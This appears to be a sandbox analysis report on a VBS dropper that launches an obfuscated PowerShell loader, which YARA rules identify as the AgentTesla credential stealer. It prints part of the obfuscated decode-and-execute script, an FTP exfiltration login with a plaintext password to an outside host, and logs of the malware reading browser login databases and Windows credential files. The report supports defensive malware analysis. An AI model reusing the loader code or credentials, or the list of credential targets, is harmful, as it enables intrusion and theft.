Dec 1, 2022 15:50:08.200242043 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200298071 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200406075 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200414896 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200445890 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200512886 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200567007 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200593948 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200666904 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200690985 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200757027 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200782061 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200845003 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200884104 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200953960 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.201098919 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317081928 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317156076 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317269087 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317286015 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317331076 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317449093 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317534924 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317636013 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317718029 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317720890 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317816019 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317830086 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317898989 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317903996 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317989111 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318079948 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318099022 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318223000 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318259954 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318301916 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318368912 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318428040 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318454027 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318506956 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318511963 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318578959 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318593025 CET	80	49824	192.185.145.188	192.168.11.20



Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 1, 2022 15:50:08.318670034 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318680048 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318752050 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318769932 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318840027 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318866014 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318913937 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318928957 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318994999 CET	49824	80	192.168.11.20	192.185.145.188

### UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 1, 2022 15:50:07.807889938 CET	53604	53	192.168.11.20	1.1.1.1
Dec 1, 2022 15:50:07.826406956 CET	53	53604	1.1.1.1	192.168.11.20
Dec 1, 2022 15:50:15.606538057 CET	52412	53	192.168.11.20	1.1.1.1
Dec 1, 2022 15:50:15.837896109 CET	53	52412	1.1.1.1	192.168.11.20

### DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Dec 1, 2022 15:50:07.807889938 CET	192.168.11.20	1.1.1.1	0xab96	Standard query (0)	b3solution scws.com	A (IP address)	IN (0x0001)	false
Dec 1, 2022 15:50:15.606538057 CET	192.168.11.20	1.1.1.1	0xa887	Standard query (0)	ftp.mcmprint.net	A (IP address)	IN (0x0001)	false

### DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Dec 1, 2022 15:50:07.826406956 CET	1.1.1.1	192.168.11.20	0xab96	No error (0)	b3solution scws.com		192.185.145.188	A (IP address)	IN (0x0001)	false
Dec 1, 2022 15:50:15.837896109 CET	1.1.1.1	192.168.11.20	0xa887	No error (0)	ftp.mcmprint.net		185.31.121.136	A (IP address)	IN (0x0001)	false

### HTTP Request Dependency Graph

- b3solutionscws.com


### FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 1, 2022 15:50:15.910717964 CET	21	49825	185.31.121.136	192.168.11.20	220----- Welcome to Pure-FTPd [privsep] [TLS] ----- 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 2 of 50 allowed. 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 2 of 50 allowed.220-Local time is now 16:50. Server port: 21. 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 2 of 50 allowed.220-Local time is now 16:50. Server port: 21.220-This is a private system - No anonymous login 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 2 of 50 allowed.220-Local time is now 16:50. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 2 of 50 allowed.220-Local time is now 16:50. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Dec 1, 2022 15:50:15.911051989 CET	49825	21	192.168.11.20	185.31.121.136	USER nooffice@mcmprint.net
Dec 1, 2022 15:50:15.943161011 CET	21	49825	185.31.121.136	192.168.11.20	331 User nooffice@mcmprint.net OK. Password required
Dec 1, 2022 15:50:15.943381071 CET	49825	21	192.168.11.20	185.31.121.136	PASS 2K-0)h.[5hb)
Dec 1, 2022 15:50:19.780215979 CET	21	49825	185.31.121.136	192.168.11.20	530 Login authentication failed

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 1, 2022 15:50:19.816060066 CET	21	49825	185.31.121.136	192.168.11.20	530 Logout.

## Statistics

### Behavior



Click to jump to process

## System Behavior

**Analysis Process: wscript.exe** PID: 9204, Parent PID: 4892

### General

Target ID:	0
Start time:	15:50:14
Start date:	01/12/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\TT_COPY.vbs"
Imagebase:	0x7f6961b0000
File size:	170496 bytes
MD5 hash:	0639B0A6F69B3265C1E42227D650B7D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

### Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol
----------	------------	-------	----------------	--------





	8AnBkoEEt8AfAc4TiDDBa7DrDSt6AhCskSDGiCl4NoCfu9AsFSp8uj9ReFDi9RoFSuEBa2ApCKo0unDGr1HIEFi1GrCGu0diCPe9KocJa0DeCFr2ReCU4ph Dmu1DaCEp0MIEDe3ubCJoAREDbI7vaEma3SkDBa0ToCPsBskCTy6reDPo1GhCDeCmaCTeASkCTiBUDFFo5UnCWAEuChOCLaCTrBAnDEr1AICM a0ThDCh7Hi8coDfo8un1GeFT6KeDAd0PaCPeESkCBoEhaCEK0noDRre7AeCPeAMoDGu3UnCTe0DiDim7RaDca1HeDud7PeCTIEInCCoESiCMo0 NoDSh1JoDBu6Co0Vi6Ha8Cr9Ro8An5Tu8UvDinEKo2VuEAr1ouFLe1De8Co5PIESy5Se8CaDtaFDyEFdErVcBaCPhBBgDT01PuFKa5UnDla1UIDJo7ToFSu8 An8Sv9UnFSPEMEDECRaCafBKoDap1AifVe5beDUn1UnDAI7DsFSc8Du8CoCLo8Ca5Kv8SnDFrFCuEEIFQu3HeCPaAPrCRoCTrCln1HaFTa8Ma 8BiClI8GuCOv8AbCMu'He;Re&St(Gr \$SpGSihBeePrgSpiFasTehJu7Ga)Gr Un '\$ChCtralerHotRewUnrTeibUnhEstSkiNonStgGa2gu;Ma' \$BiCPiaUnrUntOuw AdrUniUngEihTitDiiStnMogDa3FI Br=Li TiSCemSaeAsrBotmaeRenDesgebkyaMorFinStsHj0Sy Mo'Gr8Wi1saCRReEfiCTy9TuCTi4TiDpe7riCDm2TeCOPfMaCF rArKdSe7GrCk1CiCln0Le8BaBTaEMiCcoCKrBKeDfa3DICBrAkaCTrEBrCFu0Hj8DiDap8Go1LoEje6ReCOmAVeDkn7FoDBo7ReCGbAOnCDe7SICOp7HaCR aAFeDQu7PsCMe0GrCmy0Sk8Si9Ko8Et1MaEac1NoCPI8BICBrBtCGaCfCvRCoCUn2BiDPs6HeDBr5ZoDac7WhCChACoCSpFLsCGh0BJcUsE CoDLa1stCma0inDsp7GI8SaCma'Di;Ph&Bi(AI' \$DeGAmhGreGigSkiAmsFohSa7Me)Mo To' \$FaCShaMarSvtFlwDirKliBrgMahcitraTrnFogSu3Ta#Ga;";;Fun ction Cartwrighting9 { _param([String]\$Regionsplanovs); For(\$Klistringer=2; \$Klistringer -lt \$Regionsplanovs.Length-1; \$Klistringer+=(2+1)){ \$Smertensbarns = \$Smertensbarns + \$Regionsplanovs.Substring(\$Klistringer, 1); } \$Smertensbarns;\$talose0 = Cartwrighting9 'CeIFoEReXPr';\$talose1= Cartwrighting9 \$ Vildmdnd;if([IntPtr]::size -eq 8){\$.env.windir\$*64*W*Power*v1.0*\l.exe \$talose1 ;}else{. \$talose0 \$talose1;}
Imagebase:	0x7f7287a0000
File size:	452608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\Temp\__PSscrip iptPolicyTest_ai3mehq5.lyv.ps1	read attributes   synchronize   generic write	device	sequential only   synchronous io non alert   non directory file   open no recall	success or wait	1	7FF882E9517F	CreateFileW	
C:\Users\user\AppData\Local\Temp\__PSscrip iptPolicyTest_3jpr0mil.ht2.psm1	read attributes   synchronize   generic write	device	sequential only   synchronous io non alert   non directory file   open no recall	success or wait	1	7FF882E9517F	CreateFileW	
C:\Windows\system32\catroot	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	object name collision	1	7FF855D5D89F	unknown	
C:\Windows\system32\catroot2	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	object name collision	1	7FF855D5D89F	unknown	
C:\Users\user	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	object name collision	1	7FF8851EE04F	unknown	
C:\Users\user\AppData\Roaming	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	object name collision	1	7FF8851EE04F	unknown	

File Deleted					
File Path	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\Temp\__PSscrip PolicyTest_ai3mehq5.lyv.ps1	success or wait	1	7FF882E8A731	DeleteFileW	
C:\Users\user\AppData\Local\Temp\__PSscrip PolicyTest_3jpr0mil.ht2.psm1	success or wait	1	7FF882E8A731	DeleteFileW	

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Te mp\__PSscri iptPolicyTest_ai3mehq5.lyv.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FF882E8C9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\_PSscriptPolicyTest_3jpr0mil.ht2.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FF882E8C9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00	@e	success or wait	1	7FF88577B239	WriteFile

File Read								
File Path	Offset	Length	Completion	Count	Source Address	Symbol		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8851EBBD3	unknown		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8851EBBD3	unknown		
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8851EBBD3	unknown		
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF8851EBBD3	unknown		
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\97c421700557a331a31041b81ac3b698\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8851941D2	ReadFile		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8851F17E6	ReadFile		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8851F17E6	ReadFile		
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8851F17E6	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#15a5aa4bd0e31ad780d3d411af88f91fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FF8851941D2	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\372e9962a41f186f070f1cb9f93273ee\System.ni.dll.aux	unknown	620	success or wait	1	7FF8851941D2	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\dfbf675a2e7564fd29ec8b82b29a1a2fe\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8851941D2	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#1a36bbd40fa7303b8f82824964c0f337\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FF8851941D2	ReadFile		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8851EBBD3	unknown		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8851EBBD3	unknown		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8851EBBD3	unknown		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8851EBBD3	unknown		
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#1a9dbe36222431068d63284a515217f7\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FF8851941D2	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\aa00d58ba692a8febe63782689321bb04\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FF8851941D2	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#79f99918023317d012fe2183f857bb1c\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FF8851941D2	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\lea83bd66eee1b956e2c8aef88914cc1\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF8851941D2	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\0c073f42cf7c0b89bd4ceb4244060ceb\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FF8851941D2	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\84aed1edd797cb6d561bc7bf355d46b2\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FF8851941D2	ReadFile		
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FF8851CEAB7	ReadFile		
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\053d057c90af827d0929a6aba7feabcf\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FF8851941D2	ReadFile		
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8851EBBD3	unknown		
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FF8851EBBD3	unknown		
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF882E8C9C8	ReadFile		

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	2	7FF882E8C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF882E8C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF882E8C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	2	7FF882E8C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FF882E8C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pbf792626#eed480a49b61c30993f5872af5a0685e\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FF8851941D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\8cf69b2ee1126c11a4965ce03cac7452\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FF8851941D2	ReadFile

### Analysis Process: conhost.exe PID: 8248, Parent PID: 2556

#### General

Target ID:	3
Start time:	15:50:34
Start date:	01/12/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7b44d0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

#### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

### Analysis Process: powershell.exe PID: 8364, Parent PID: 2556

#### General

Target ID:	4
Start time:	15:50:36
Start date:	01/12/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	





MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> </ul>
Reputation:	moderate

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	object name collision	1	7380614C	unknown	
C:\Users\user\AppData\Roaming	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	object name collision	1	7380614C	unknown	
C:\Users\user	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	object name collision	1	7380614C	unknown	
C:\Users\user\AppData\Roaming	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	object name collision	1	7380614C	unknown	

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	1FE309CF	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	1FE309CF	WriteFile

File Read								
File Path	Offset	Length	Completion	Count	Source Address	Symbol		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	738355E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	738355E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	738355E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	738355E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	738387D8	ReadFile		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	738387D8	ReadFile		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	738387D8	ReadFile		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	738355E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	738355E4	unknown		
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default>Login Data	unknown	45056	success or wait	1	1FE309CF	ReadFile		
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	1FE309CF	ReadFile		
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	1FE309CF	ReadFile		
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	1FE309CF	ReadFile		
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	1FE309CF	ReadFile		
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	1FE309CF	ReadFile		
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	1FE309CF	ReadFile		
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	1FE309CF	ReadFile		
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default>Login Data	unknown	49152	success or wait	1	1FE309CF	ReadFile		

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\d27df7c0-59f1-4688-ab18-52bdc79f944	unknown	4096	success or wait	2	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	1FE309CF	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	1FE309CF	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	1FE309CF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	738355E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	738355E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	1FE309CF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	1FE309CF	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	1FE309CF	ReadFile

## Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol
----------	------------	-------	----------------	--------

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
----------	------	------	------	------------	-------	----------------	--------

## Disassembly

 No disassembly